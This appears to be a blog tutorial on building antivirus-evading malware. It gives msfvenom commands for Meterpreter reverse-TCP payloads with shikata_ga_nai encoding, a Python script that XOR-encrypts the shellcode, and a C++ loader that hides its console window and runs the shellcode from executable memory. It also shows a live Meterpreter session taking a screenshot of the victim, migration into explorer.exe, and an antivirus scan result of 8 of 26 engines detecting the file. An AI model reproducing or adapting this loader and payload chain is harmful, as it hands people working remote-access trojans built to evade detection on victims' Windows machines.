

Author: VX1988


Date Article: 1/29/22 2:05PM

XOR CPP 2024

The goal here is to be able to manually get in and understand some of the underlying fundamentals of malware development.

Firstly, i decide to create backdoor using msfvenom using this command to clarify how many AV detected this payload

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=eth0 LPORT=9500 -f exe > TCP_9500.exe
```



Above generated backdoor was quickly detected by most AVs

The effective way to bypassing AVs, we can create custom loader coded in C++ took the shellcode, which is encrypted with XOR cipher. XOR compares two input bits and generates

one output bit. The logic is simple. If the bits are the same, the result is 0. If the bits are different, the result is 1.

Passed the output file through the XOR cipher to get the XORed shellcode which we can loaded to loader.cpp file.

https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86

Stageless Payload

```
msfvenom -p windows/x64/meterpreter_reverse_tcp -e x86/shikata_ga_nai -i 10  
LHOST=eth0 LPORT=9500 -f raw -o reverse_tcp_9500.txt
```

To avoid detection by anti-virus software, We had to use an encoder while generating the payload. We created a stageless payload because it can reduces the payload being detected at runtime.

x86/shikata_ga_nai (in Japanese it means nothing can be done about it), This encoder implements a polymorphic XOR. An encoder attempts to overcome detection by AV, network intrusion detection, and keep characters that can cause a crash of the victim out of the payload, like null bytes.

This encoder offers three features that provide advanced protection when combined :

- First, the decoder stub generator uses metamorphic techniques, through code reordering and substitution, to produce different output each time it is used, in an effort to avoid signature recognition.
- Second, it uses a chained self modifying key through additive feedback. This means that if the decoding input or keys are incorrect at any iteration then all subsequent output will be incorrect.
- Third, the decoder stub is itself partially obfuscated via self-modifying of the current basic block as well as armored against emulation using FPU instructions.

```

(kali@kali)-[~/Documents/PAYLOAD]
└─$ msfvenom -p windows/x64/meterpreter_reverse_tcp -e x86/shikata_ga_nai -i 10
LHOST=192.168.174.132 LPORT=9500 -f raw -o reverse_tcp_9500.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 200291 (iteration=0)
x86/shikata_ga_nai succeeded with size 200320 (iteration=1)
x86/shikata_ga_nai succeeded with size 200349 (iteration=2)
x86/shikata_ga_nai succeeded with size 200378 (iteration=3)
x86/shikata_ga_nai succeeded with size 200407 (iteration=4)
x86/shikata_ga_nai succeeded with size 200436 (iteration=5)
x86/shikata_ga_nai succeeded with size 200465 (iteration=6)
x86/shikata_ga_nai succeeded with size 200494 (iteration=7)
x86/shikata_ga_nai succeeded with size 200523 (iteration=8)
x86/shikata_ga_nai succeeded with size 200552 (iteration=9)
x86/shikata_ga_nai chosen with final size 200552
Payload size: 200552 bytes
Saved as: reverse_tcp_9500.txt

```

With the payload saved in the TCP_4444.txt. We can pass this through a simple python script that will run the XOR encryption through this output and spits out the encrypted version of the shellcode.

Saved as [XOR.py](#) in our case, that we use to encode the raw shellcode

```


# !/usr/bin/env python2
import sys
KEY = 'x'
def xor(data, key):
    key = str(key)
    l = len(key)
    output_str = ""
    for i in range(len(data)):
        current = data[i]
        current_key = key[i % len(key)]
        output_str += chr(ord(current) ^ ord(current_key))
    return output_str
def printCiphertext(ciphertext):
    print('{ 0x' + ', 0x'.join(hex(ord(x))[2:] for x in ciphertext) + ' };')
try:
    plaintext = open(sys.argv[1], "rb").read()
except:
    print("File argument needed! %s " % sys.argv[0])
    sys.exit()
ciphertext = xor(plaintext, KEY)
print('{ 0x' + ', 0x'.join(hex(ord(x))[2:] for x in ciphertext) + ' };')

```

The key that use in this [XOR.py](#) as it will come in handy later


```
python2 XOR.py reverse_tcp_9500.txt > xor_output.txt
```

Sample output, copy :



This output is copied and pasted in the loaderxor.cpp. The code for loaderxor.cpp:

```
#include <windows.h>
#include <iostream>
int main(int argc, char **argv) {
    ShowWindow(GetConsoleWindow(), SW_HIDE);
    char b[] = { };
    char c[sizeof b];
    for (int i = 0; i < sizeof b; i++) {c[i] = b[i] ^ 'x';}
    void *exec = VirtualAlloc(0, sizeof c, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, c, sizeof c);
    ((void(*)())exec)();
}
```



GuiTricks

WinMain : is a function which compiler gui is looking for, the GUI program need WinMain

Console : function need main function

```


main.cpp
1 #include <windows.h>
2 #include <iostream>
3 int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrenInstance, LPSTR lpCmdLine, int nCmdShow) {
4     ShowWindow(GetConsoleWindow(), SW_HIDE);
5     char b[] = { 0xa3, 0xbb, 0xa1, 0xc, 0x5c, 0x8c, 0xc2, 0xdb, 0xc7, 0xc4, 0x7, 0x26, 0x53, 0xb1, 0x1e, 0xc1, 0xa
6     char c[sizeof b];
7     for (int i = 0; i < sizeof b; i++) {c[i] = b[i] ^ 'x';}
8     void *exec = VirtualAlloc(0, sizeof c, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
9     memcpy(exec, c, sizeof c);
10    ((void(*)())exec)();
11 }
12

```

```

#include <windows.h>
#include <iostream>
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrenInstance, LPSTR
lpCmdLine, int nCmdShow) {
    ShowWindow(GetConsoleWindow(), SW_HIDE);
    char b[] = { };
    char c[sizeof b];
    for (int i = 0; i < sizeof b; i++) {c[i] = b[i] ^ 'x';}
    void *exec = VirtualAlloc(0, sizeof c, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, c, sizeof c);
    ((void(*)())exec)();
}

```



```


msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on [REDACTED]
[*] Meterpreter session 1 opened [REDACTED] at 2022-02-27 03:34:23 -0500

meterpreter > sysinfo
Computer      : [REDACTED]
OS           : Windows 10 (10.0 Build 19043).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > screenshot
Screenshot saved to: /home/kali/UWLOxae.jpeg
meterpreter >

```

In the long time after the connection has been made, it died and deleted on port 9500, we expected from this since this method is old.




Solution 1 – Migrate to another process

One trick we can try is to hide from the AV by migrating the meterpreter process to another benign process – e.g. to explorer.exe or svchost.exe – as soon as possible.

```
msf6 exploit(..) > set AutoRunScript "migrate -n explorer.exe"
msf6 exploit(..) > run
```

or migrate using SUID number.

After fast auto migrate it still detected because of static analysis



2022 AV Update



ANTISCAN.ME

Filename: xor.exe
MD5: 660b8d7a7a643d41431e68e9a3b98991
Scan date: 12-03-2022 15:14:43

Detection 8/26

- | | |
|---|---|
| Ad-Aware Antivirus
Trojan.GenericKDZ.80229 | Eset NOD32 Antivirus
a variant of Win64/Kryptik.CLV trojan |
| AhnLab V3 Internet Security
Trojan/Win.Generic.R426025 | Fortinet Antivirus
Clean |
| Alyac Internet Security
detected | IKARUS anti.virus
Clean |
| Avast Internet Security
Clean | F-Secure Anti-Virus
Heuristic.HEUR/AGEN.1216527 |
| AVG Anti-Virus
Clean | Malwarebytes Anti-Malware
Clean |
| Avira Antivirus
HEUR/AGEN.1216527 | Panda Antivirus
Clean |
| Webroot SecureAnywhere
Clean | Kaspersky Internet Security
Clean |
| BitDefender Total Security
Trojan.GenericKDZ.80229 | McAfee Endpoint Protection
Clean |
| BullGuard Antivirus
detected | Sophos Anti-Virus
Clean |
| ClamAV
Clean | Trend Micro Internet Security
Clean |
| Dr.Web Security Space 11
Clean | Windows Defender
Clean |
| Emsisoft Anti-Malware
Clean | Zone Alarm Antivirus
Clean |
| Comodo Antivirus
Clean | Zillya Internet Security
Clean |

ANTISCAN.ME - NO DISTRIBUTE ANTIVIRUS SCANNER